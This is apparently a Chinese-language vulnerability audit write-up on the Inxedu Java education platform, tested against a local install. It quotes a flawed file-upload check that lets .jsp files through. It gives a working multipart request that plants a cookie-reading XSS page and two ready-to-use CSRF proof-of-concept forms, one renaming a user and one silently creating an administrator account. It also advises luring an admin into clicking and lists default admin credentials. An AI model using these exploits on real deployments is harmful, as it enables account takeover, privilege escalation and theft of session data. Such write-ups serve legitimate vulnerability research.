> author: pen4uin
>
> time: 2021/08/05

Index Of:

环境搭建

https://www.cnblogs.com/dopenser/p/14785863.html

漏洞挖掘

任意文件上传

\src\main\java\com\inxedu\os\common\controller\VideoUploadController.java

```
    /**
     * 视频上传
     */
    @RequestMapping(value="/uploadvideo",method={RequestMethod.POST})
    public String gok4(HttpServletRequest request,HttpServletResponse
response,@RequestParam(value="uploadfile" ,required=true) MultipartFile uploadfile,
            @RequestParam(value="param",required=false) String param,
            @RequestParam(value="fileType",required=true) String fileType){
        try{

            String[] type = fileType.split(",");
            //设置图片类型
            setFileTypeList(type);
```

```
            //获取上传文件类型的扩展名,先得到.的位置，再截取从.的下一个位置到文件的最后，最后得到扩展名
            String ext = FileUploadUtils.getSuffix(uploadfile.getOriginalFilename());
            if(!fileType.contains(ext)){
                return responseErrorData(response,1,"文件格式错误，上传失败。");
            }
            //获取文件路径
            String filePath = getPath(request,ext,param);
            File file = new File(getProjectRootDirPath(request)+filePath);

            //如果目录不存在，则创建
            if(!file.getParentFile().exists()){
                file.getParentFile().mkdirs();
            }
            //保存文件
            uploadfile.transferTo(file);
            //返回数据

            return responseData(filePath,0,"上传成功",response);
        }catch (Exception e) {
            logger.error("gok4()--error",e);
            return responseErrorData(response,2,"系统繁忙，上传失败");
        }
    }
```

漏洞点


```
if(!fileType.contains(ext)){...}
```

代码翻译：

只要参数filetype中包含上传文件的后缀即可，如：


- 文件名：xxx.jsp
- filetype: ssfjspssss
    - 上传结果：成功

如图：



文件上传(类型部分受限)

```
POST /inxedu_war/image/gok4?fileType=html HTTP/1.1
Host: 127.0.0.1:9999
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101
Firefox/86.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary--------------------------
-373918254823506804435279262019
Content-Length: 260
Origin: http://127.0.0.1:9999
DNT: 1
Connection: close
Referer: http://127.0.0.1:9999/inxedu_war/uc/initUpdateUser/0
Cookie: JSESSIONID=14B18EC87EE756AFDF8DB6D19F7C6CF6;
inxeduweb_user_login_=6e32a4cf67f84f339e70c947cd9e65e7
Upgrade-Insecure-Requests: 1

----------------------------373918254823506804435279262019
Content-Disposition: form-data; name="uploadfile"; filename="x.html"
Content-Type: image/png

<script>alert(document.cookie)</script>
----------------------------373918254823506804435279262019--
```



CSRF

修改前

姓名：aaaa

构造csrf poc

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://127.0.0.1:9999/inxedu_war/uc/updateUser" method="POST">
      <input type="hidden" name="user&#46;userId" value="8" />
      <input type="hidden" name="" value="" />
      <input type="hidden" name="" value="" />
      <input type="hidden" name="user&#46;userName" value="bbbb" />
      <input type="hidden" name="user&#46;showName" value="" />
      <input type="hidden" name="" value="" />
      <input type="hidden" name="" value="" />
      <input type="hidden" name="user&#46;age" value="0" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

点击

查看我的资料

姓名已被成功修改为：bbbb

后台管理

admin/111111

创建管理员处


```
POST /inxedu_war/admin/sysuser/createuser HTTP/1.1
Host: 127.0.0.1:9999
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101
Firefox/86.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 145
Origin: http://127.0.0.1:9999
DNT: 1
Connection: close
Referer: http://127.0.0.1:9999/inxedu_war/admin/sysuser/userlist
Cookie: JSESSIONID=1DB83F07C82387B5B38C0C592D4103BF;
inxeduweb_user_login_=6e32a4cf67f84f339e70c947cd9e65e7;
inxedulogin_sys_user_=inxedulogin_sys_user_1

sysUser.loginName=aaaa1111&sysUser.loginPwd=1234qwer&&sysUser.userName=aaaa1&sysUser.emai
l=aaaa%40a.com&sysUser.tel=13811111111&sysUser.roleId=1&
```

构造csrf 表单

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
```

```
  <script>history.pushState('', '', '/')</script>
    <form action="http://127.0.0.1:9999/inxedu_war/admin/sysuser/createuser"
method="POST">
      <input type="hidden" name="sysUser&#46;loginName" value="aaaa1111" />
      <input type="hidden" name="sysUser&#46;loginPwd" value="1234qwer" />
      <input type="hidden" name="" value="" />
      <input type="hidden" name="sysUser&#46;userName" value="aaaa1" />
      <input type="hidden" name="sysUser&#46;email" value="aaaa&#64;a&#46;com" />
      <input type="hidden" name="sysUser&#46;tel" value="13811111111" />
      <input type="hidden" name="sysUser&#46;roleId" value="1" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

构造话术，诱使管理员点击



成功添加管理员